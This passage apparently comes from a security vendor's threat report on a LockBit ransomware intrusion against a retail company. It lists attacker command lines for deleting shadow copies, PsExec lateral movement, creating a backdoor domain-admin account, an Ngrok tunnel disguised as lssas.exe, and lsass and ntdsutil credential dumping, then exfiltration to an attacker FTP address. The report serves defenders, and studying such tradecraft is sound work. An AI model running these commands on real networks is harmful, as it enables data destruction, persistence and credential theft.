
```
wmic SHADOWCOPY /nointeractive
wmic SHADOWCOPY /nointeractive
wmic shadowcopy delete
```

Using vssadmin.exe and wmic.exe to delete shadow copies as seen in the Cybereason Defense Platform

Deactivation of AV/EDR


As part of the attack, the attackers used legitimate tools such as a small portable freeware called "Defender Control" which is used to disable Windows Defender in Windows 10 on some of the affected systems.

This is an easy yet effective method to disable Windows native security features:



Using "Defender Control" to disable Windows Defender as seen in the Cybereason Defense Platform

Attack Life Cycle: Case Study 2




Attack diagram as observed in this case study

This case study describes how LockBit affiliates penetrated a network in Q2 2022 and worked their way through to encrypt the assets of the victim, a company in the retail industry.

Lateral Movement

The first activity captured in this case study involves the PsExec utility by SysInternals. The threat actor laterally moved from “patient zero” to another server through the PsExec tool:



psexesvc.exe

2 cmd.exe

2 conhost.exe

2 lssas.exe


5 net.exe

5 net1.exe

Psexesvc.exe spawning children process controlled by the attacker as seen in the Cybereason Defense Platform

This allowed the threat actors to progress their intrusion by infecting more machines. Through the attack chain, the threat actors continuously leveraged PsExec.exe and mstsc.exe to pivot from one server to others using the following command:

```
Psexec \\[IP of the server] -s cmd.exe
```



Mstsc.exe and PsExec.exe launched directly from a machine with visibility as seen in the Cybereason Defense Platform


Persistence

Account Creation

The threat actors used net.exe to create a domain account and elevate its privileges to “domain administrator” through the following commands :

> *C:\Windows\system32\net1 user /domain [Created attacker username] /add*
>
> *C:\Windows\system32\net1 user*
>
> *C:\Windows\system32\net1 user /domain [Created attacker username] Numlock!123 /add*
>
> *C:\Windows\system32\net1 group "domain admins" [Created attacker username] /add*

This implied that the attacker already had high privileges on the Active Directory domain of the victim:



Net.exe and net1.exe being leveraged to create a domain user and assign it to the “administrators” domain group


The threat actor then used this account to persist and spread on the victim’s network.

Persistent Network Tunnel

The threat actor launched the following commands on 11 machines (10 servers, 1 workstation):

```
lssas.exe tcp 3389 --log=stdout
lssas.exe config add-authtoken 28hJ[...]KW27Jpi
```


The binary named “lssas.exe” is masquerading as “lsass.exe” (Windows process in charge of handling authentication on the system) but is in fact the infamous tunneling tool, “Ngrok”:



Lssas.exe (in fact, Ngrok) deployed on one of the affected machine through PsExec as seen in the Cybereason Defense Platform

Ngrok is a legitimate reverse proxy tool that is able to create a tunnel to servers located behind firewalls. It is also able to tunnel traffic to local machines that do not have a public IP. Ngrok has been utilized by threat actors in many campaigns and is known to be famous specifically for lateral movement and data exfiltration functionalities.

Executing Ngrok gave the attackers the ability to access the network remotely, even if the initial infection vector is later patched or removed. The Cybereason GSOC team then observed RDP sessions initiated through this tunnel:



[redacted]
User

[redacted]
Remote machine

[redacted]
Owner machine

2 logon sessions
Logon session name

10 processes

- Properties

[redacted]
Logon session name
Remote interactive
Logon Type

April 28, 2022 at 1:49:51 PM GMT+2 - April 29, 2022 at 7:05:47 AM GMT+2
Creation time

April 28, 2022 at 7:02:03 PM GMT+2
End time

- Reputation

False
Has Suspicions

False
Has Malops

- Local machine

[redacted]
Owner machine

False
Is connected to Cybereason

Windows Server 2012 R2
OS version

- Remote machine

[redacted]
Remote machine
False
Is connected to Cybereason


[redacted]
Remote network machine
Windows Server 2019
OS version

[redacted]
Source IP

Remote interactive sessions executed through the Ngrok tool tunneling RDP traffic as seen in the Cybereason Defense Platform

Credential Theft

The threat actor then proceeded to steal further credentials on the network, in order to extend their access on the network. In this case study, the threat actors interactively used the Windows executable taskmgr.exe to dump the memory of the process lsass.exe:



Details for 1 Process

lsass.dmp (taskmgr... 1 1

Process name

View Attack Tree

Malops (1)

Type	Root cause
	Malicious process lsass.dmp (taskmgr.exe > lsass.exe) Attempted credential theft

Suspicions (1)

Dumped lsass process memory suspicion

Evidence (2)

Running from temporary folder

Dumped lsass process memory evidence

Properties

lsass.dmp (taskmgr.exe > lsass.exe)
Process name


2396
Process ID

10380
Thread ID

Lsass.exe process dumping through the taskmgr.exe executable as seen in the Cybereason Defense Platform

The attackers then copied the memory dump file back onto the machine they controlled, using remote desktop (RDP) access and the tunnel created earlier. They then used tools such as "Mimikatz" to extract credentials from the dump file.

A day later, as the attack progressed, the threat actors continued their credential collection activity by launching the Windows executable ntdsutil.exe on one of the domain controllers:



Ntdsutil.exe command-line tool executed on one of the domain controllers as seen in the Cybereason Defense Platform

This granted the attackers access to all Active Directory accounts name and password hashes, enabling them to eventually attempt to recover the plaintext password.

Data Exfiltration


Once the LockBit affiliate achieved persistent remote access and sufficient credentials, they proceeded to collect and exfiltrate the data.

The actors used three different tools for that purpose :

- Filezilla.exe to connect to a remote FTP service controlled by the attacker
- Rclone.exe to exfiltrate data to a "Mega"-related cloud hosting service
- Megasync.exe tool to exfiltrate data to a "Mega"-related cloud hosting service

First, the threat actor installed and launched the filezilla.exe client using the following command lines :

- *C:\Users\[Username]\Downloads\FileZilla_3.59.0_win64_sponsored-setup.exe*
- *Filezilla.exe*



[redacted] > 185.81.68.180:5...

185.81.68.180:50...

185.81.68.180
Remote address

